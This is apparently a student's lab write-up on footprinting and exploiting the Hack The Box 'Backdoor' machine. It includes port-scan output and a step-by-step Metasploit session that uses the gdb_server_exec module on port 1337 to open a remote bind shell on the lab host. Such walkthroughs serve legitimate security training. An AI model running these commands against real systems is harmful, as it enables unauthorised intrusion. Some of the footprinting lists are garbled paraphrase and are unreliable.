Footprinting

Footprinting and exploitation on

HTB (Backdoor Machine)

Ip = 10.10.11.125

Name: Charchit subedi

Date : 2022/jan/29

Time : 1:28 Pm

Charchit Subedi

Content

Page.no

INTRODUCTION TO FOOTPRINTING

WHAT IS FOOTPRINTING ?

- The process of collecting as much as information as possible about the target system to find ways to penetrate into the system. An Ethical hacker has to spend the majority of his time in profiling an organization, gathering information about the host, network and people related to the organization. Information such as ip address, Whois records, DNS information, an operating system used, employee email id, Phone numbers etc is collected during the step of footprinting .

FOOTPRINTING HELPS IN DIFFERENT WAY SUCH AS :

1. Know Security Posture – The data gathered will help us to get an overview of the security posture of the company such as details about the presence of a firewall, security configurations of applications etc.
2. Reduce Attack Area – It Can identify a specific range of systems and concentrate on particular targets only. This will greatly reduce the number of systems we are focussing on.
3. Identify vulnerabilities – we can build an information database containing the vulnerabilities, threats, loopholes available in the system of the target organization.
4. Draw Network map – helps to draw a network map of the networks in the target organization covering topology, trusted routers, presence of server and other information .

TYPES OF FOOTPRINTING

Basically, there are two types of Footprinting they are :

1. Active Footprinting
2. Passive Footprinting

Let's talk about them in Details,

1. ACTIVE FOOTPRINTING => This involves in gathering information about the target with direct interaction. In this type of footprinting, the target may recognize the ongoing information gathering process, as we only interact with the target network.

Active Footprinting techniques include the following things :-

I. Querying published name servers of the target
II. Extracting metadata of published documents and files
III. Stealing a lot of website information using various types of mirroring and web spidering tools
IV. Gathering information through email tracking
V. Performing Whois lookup
VI. Extracting DNS information
VII. Performing trace route analysis
VIII. Performing social engineering

PASSIVE FOOTPRINTING => This involves gathering information about the target without direct interaction. It is a type of footprinting that is mainly useful when there is a requirement that the information-gathering activities are not to be detected by the target. Our activities is not sent to the target organization from a host or from anonymous hosts or services over the Internet. We can just gather the documented and put away data about the target utilizing spider bot , social networking websites, etc.


PASSIVE FOOTPRINTING TECHNIQUES INCLUDE: –

I. Finding the Top-level Domains (TLDs) and sub-domains of an objective through web services
II. Gathering area information on the objective through web services
III. Performing individuals search utilizing social networking websites and individuals search services
IV. Stealing monetary data about the objective through various monetary services
V. Get-together framework subtleties of the objective association through places of work
VI. Checking objective utilizing ready services
VII. Social occasion data utilizing gatherings, discussions, and online journals
VIII. Deciding the working frameworks being used by the objective association
IX. Extricating data about the objective utilizing Internet documents
X. Performing competitive intelligence
XI. Discovering data through web crawlers
XII. Monitoring website traffic of the target
XIII. Tracking the online reputation of the target
XIV. Gathering data through social designing on social networking destinations

TOOLS USED DURING SCANNING

Introduction to (VPN) -: VPN stands for the virtual private network. A virtual private network (VPN) is a technology that creates a safe and encrypted connection over a less secure network, such as the internet. A Virtual Private Network is a way to extend a private network using a public network such as the internet. The name only suggests that it is a Virtual "private network" i.e. user can be part of a local network sitting at a remote location. It makes use of tunneling protocols to establish a secure connection.

USE OF VPN IN SCANNING



In the above terminal we have download the vpn source file from (https://app.hackthebox.com/machines/Backdoor) and type (openvpn <the vpn source file name>) and hit enter.

Note (we have used VPN to make the connection to the Backdoor Server which is located in outer country with our system)**


1. **INTRODUCTION TO RUST SCAN :-** Rust Scan is a port scanner used in the modern-day which has the ability to scan targets in quick time. Rust Scan is extended to Rust Scripting Engine. Rust Scan supports programming languages such as Perl, Python, Shell, and any programming languages. Rust Scan Scripting Engine can be modified by "— script" arguments.

USE OF RUST SCAN IN SCANNING

```
┌[saugat@kali]-[~/Desktop/New Folder]
└─$ rustscan -a 10.10.11.125
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.

: https://discord.gg/GFrQsGy           :
: https://github.com/RustScan/RustScan :
 --------------------------------------
Nmap? More like slowmap.🐢

[~] The config file is expected to be at "/home/saugat/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive serv
ers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ul
imit with '--ulimit 5000'.
Open 10.10.11.125:22
Open 10.10.11.125:80
Open 10.10.11.125:1337
[~] Starting Script(s)
[>] Script to be run Some("nmap -vvv -p {{port}} {{ip}}")
```

```
saugat@kali:~/Desktop/New Folder × saugat@kali:~/Desktop/New Folder × saugat@kali:~/Desktop/N
Initiating Ping Scan at 17:50
Scanning 10.10.11.125 [2 ports]
Completed Ping Scan at 17:50, 0.46s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 17:50
Completed Parallel DNS resolution of 1 host. at 17:50, 0.00s elapsed
DNS resolution of 1 IPs took 0.00s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating Connect Scan at 17:50
Scanning 10.10.11.125 [3 ports]
Discovered open port 80/tcp on 10.10.11.125
Discovered open port 22/tcp on 10.10.11.125
Discovered open port 1337/tcp on 10.10.11.125
Completed Connect Scan at 17:50, 0.69s elapsed (3 total ports)
Nmap scan report for 10.10.11.125
Host is up, received syn-ack (0.53s latency).
Scanned at 2022-01-29 17:50:42 +0545 for 1s

PORT     STATE SERVICE REASON
22/tcp   open  ssh     syn-ack
80/tcp   open  http    syn-ack
1337/tcp open  waste   syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.27 seconds

┌[saugat@kali]-[~/Desktop/New Folder]
└─$
```

In the above screenshot , we can see the result of scan done by Rust scan. We can see that 3 port are in open state. Among these 3 port , Port 22 is running ssh service, Port 80 is running http service which are generally used services but, port 1337 is the port which seems to be attractive port so let's go with port no 1337.



Port 1337 Details

threat/application/port search:

SEARCH

known port assignments and vulnerabilities

Port(s)	Protocol	Service	Details	Source
1337	tcp	trojan	Shadyshell WireGuard VPN WASTE Encrypted File Sharing Program also uses this port. neo4j-shell Strapi Sails.js 1337 means "elite" in hacker/cracker spelling (1=L, 3=E, 7=T, "LEET"="ELITE"). Because of the reference, it may be used by some backdoors. VX Search is vulnerable to a buffer overflow, caused by improper bounds checking by 'Proxy Host Name' field. By generating a bind shell on port 1337, a local attacker could overflow a buffer and execute arbitrary code on the system. References: [XFDB-135140] IANA registered for: menandmice DNS.	*SG*

According to the above report the port no 1337 run's Trojan service and is known as vulnerable port . You can see POC of the above port details in the link given below :-
https://www.speedguide.net/port.php?port=1337

Generally port 1337 is used by "Gdb server"

#INTRODUCTION TO GDB SERVER

Gdbserver is a computer program that makes it possible to remotely debug other programs.Running on the same system as the program to be debugged, it allows the GNU Debugger to connect from another system; that is, only the executable to be debugged needs to be resident on the target system ("target"), while the source code and a copy of the binary file to be debugged reside on the developer's local computer ("host"). The connection can be either TCP or a serial line.

Let’s try to exploit Gdb server using Metasploit framework.

#EXPLOITING GDB SERVER WITH METASPLOIT FRAMEWORK

Introduction to metasploit Framework :-

The Metasploit Framework is a Ruby-based, modular penetration testing platform that enables you to write, test, and execute exploit code. The Metasploit Framework contains a suite of tools that you can use to test security vulnerabilities, enumerate networks, execute attacks, and evade detection.

EXPLOITING WITH METASPLOIT FRAMEWORK

```
┌──[saugat@kali]─[~/Desktop/New Folder]
└─$ $msfconsole
```

```
       =[ metasploit v6.1.25-dev                          ]
+ -- --=[ 2192 exploits - 1162 auxiliary - 400 post       ]
+ -- --=[ 600 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Enable verbose logging with set VERBOSE
true

msf6 > |
```

First open the terminal in kali linux and type command (" msfconsole ") in the terminal box.

```
msf6 > search gdb server

Matching Modules
================

   #  Name                                  Disclosure Date  Rank   Check  Description
   -  ----                                  ---------------  ----   -----  -----------
   0  exploit/multi/gdb/gdb_server_exec     2014-08-24       great  No     GDB Server Remote Payload Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/gdb/gdb_server_exec

msf6 > use exploit/multi/gdb/gdb_server_exec
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/gdb/gdb_server_exec) > |
```

As shown in the above screenshot, when the msfconsole is opened type, " search gdb server " and it will search all the possible Exploit result related to gdb server. Now, type "use exploit/multi/gdb/gdb_server_exec " and hit enter then the Exploit is selected by metasploit framework.

```
msf6 > use exploit/multi/gdb/gdb_server_exec
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/gdb/gdb_server_exec) > show options

Module options (exploit/multi/gdb/gdb_server_exec):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXE_FILE  /bin/true        no        The exe to spawn when gdbserver is not attached to a process.
   RHOSTS                     yes       The target host(s), see https://github.com/rapid7/metasploit-framework
                                        /wiki/Using-Metasploit
   RPORT                      yes       The target port (TCP)


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.0.104    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   x86 (32-bit)


msf6 exploit(multi/gdb/gdb_server_exec) >
```

Now type show options .


```
msf6 exploit(multi/gdb/gdb_server_exec) > set RHOSTS 10.10.11.125
RHOSTS => 10.10.11.125
msf6 exploit(multi/gdb/gdb_server_exec) > set RPORT 1337
RPORT => 1337
msf6 exploit(multi/gdb/gdb_server_exec) > set LHOST 10.10.16.19
LHOST => 10.10.16.19
msf6 exploit(multi/gdb/gdb_server_exec) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   x86 (32-bit)
   1   x86_64 (64-bit)


msf6 exploit(multi/gdb/gdb_server_exec) > set target 1
target => 1
msf6 exploit(multi/gdb/gdb_server_exec) >
```

As shown in the above screenshot I have set Rhosts 10.10.11.125 which is The backdoor from HTB ip address. I have set RPORT 1337 which is gdb server port and I have Set LHOST 10.10.16.19 which is my machine tun0 interface .tun0 is activated by typing command " ifconfig tun0 ". After that I have typed show targets and set target 1.

Note : In the above paragraph the sentence which is written by Red colour is the command which I have put on msfconsole.

```
┌──[saugat@kali]─[~/Desktop]
└─$ ifconfig tun0
tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST>  mtu 1500
        inet 10.10.16.19  netmask 255.255.254.0  destination 10.10.16.19
        inet6 dead:beef:4::1011  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::ef05:adb8:2122:eef8  prefixlen 64  scopeid 0x20<link>
        unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00  txqueuelen 500  (UNSPEC)
        RX packets 559950  bytes 188461185 (179.7 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 596948  bytes 56777867 (54.1 MiB)
        TX errors 0  dropped 3252 overruns 0  carrier 0  collisions 0

┌──[saugat@kali]─[~/Desktop]
└─$
```

After when the target is set, we have to set the Payload so, type show payloads and hit enter.



```
msf6 exploit(multi/gdb/gdb_server_exec) > show payloads

Compatible Payloads
===================

   #   Name                                          Disclosure Date  Rank    Check  Description
   -   ----                                          ---------------  ----    -----  -----------
   0   payload/generic/custom                                         normal  No     Custom Payload
   1   payload/generic/shell_bind_tcp                                 normal  No     Generic Command Shell, Bind TCP Inline
   2   payload/generic/shell_reverse_tcp                              normal  No     Generic Command Shell, Reverse TCP Inline
   3   payload/generic/ssh/interact                                   normal  No     Interact with Established SSH Connection
   4   payload/linux/x64/exec                                         normal  No     Linux Execute Command
   5   payload/linux/x64/meterpreter/bind_tcp                         normal  No     Linux Mettle x64, Bind TCP Stager
   6   payload/linux/x64/meterpreter/reverse_tcp                      normal  No     Linux Mettle x64, Reverse TCP Stager
   7   payload/linux/x64/meterpreter_reverse_http                     normal  No     Linux Meterpreter, Reverse HTTP Inline
   8   payload/linux/x64/meterpreter_reverse_https                    normal  No     Linux Meterpreter, Reverse HTTPS Inline
   9   payload/linux/x64/meterpreter_reverse_tcp                      normal  No     Linux Meterpreter, Reverse TCP Inline
   10  payload/linux/x64/pingback_bind_tcp                            normal  No     Linux x64 Pingback, Bind TCP Inline
   11  payload/linux/x64/pingback_reverse_tcp                         normal  No     Linux x64 Pingback, Reverse TCP Inline
   12  payload/linux/x64/shell/bind_tcp                               normal  No     Linux Command Shell, Bind TCP Stager
   13  payload/linux/x64/shell/reverse_tcp                            normal  No     Linux Command Shell, Reverse TCP Stager
   14  payload/linux/x64/shell_bind_ipv6_tcp                          normal  No     Linux x64 Command Shell, Bind TCP Inline (IPv6)
   15  payload/linux/x64/shell_bind_tcp                               normal  No     Linux Command Shell, Bind TCP Inline
   16  payload/linux/x64/shell_bind_tcp_random_port                   normal  No     Linux Command Shell, Bind TCP Random Port Inline
   17  payload/linux/x64/shell_reverse_ipv6_tcp                       normal  No     Linux x64 Command Shell, Reverse TCP Inline (IPv6
)
   18  payload/linux/x64/shell_reverse_tcp                            normal  No     Linux Command Shell, Reverse TCP Inline
   19  payload/osx/x64/dupandexecve/bind_tcp                          normal  No     OS X dup2 Command Shell, Bind TCP Stager
   20  payload/osx/x64/dupandexecve/reverse_tcp                       normal  No     OS X dup2 Command Shell, Reverse TCP Stager
   21  payload/osx/x64/dupandexecve/reverse_tcp_uuid                  normal  No     OS X dup2 Command Shell, Reverse TCP Stager with
UUID Support (OSX x64)
   22  payload/osx/x64/exec                                           normal  No     OS X x64 Execute Command
```

Now, set payload to " payload/linux/x64/shell/bind_tcp " using command set payload 12.


```
msf6 exploit(multi/gdb/gdb_server_exec) > set payload 12
payload => linux/x64/shell/bind_tcp
msf6 exploit(multi/gdb/gdb_server_exec) > run

[*] 10.10.11.125:1337 - Performing handshake with gdbserver...
[*] 10.10.11.125:1337 - Stepping program to find PC...
[*] 10.10.11.125:1337 - Writing payload at 00007ffff7fd0103...
[*] 10.10.11.125:1337 - Executing the payload...
[*] Started bind TCP handler against 10.10.11.125:4444
[*] Sending stage (38 bytes) to 10.10.11.125
[*] Command shell session 2 opened (10.10.16.19:38861 -> 10.10.11.125:4444 ) at 2022-01-29 21:14
:43 +0545

whoami
user
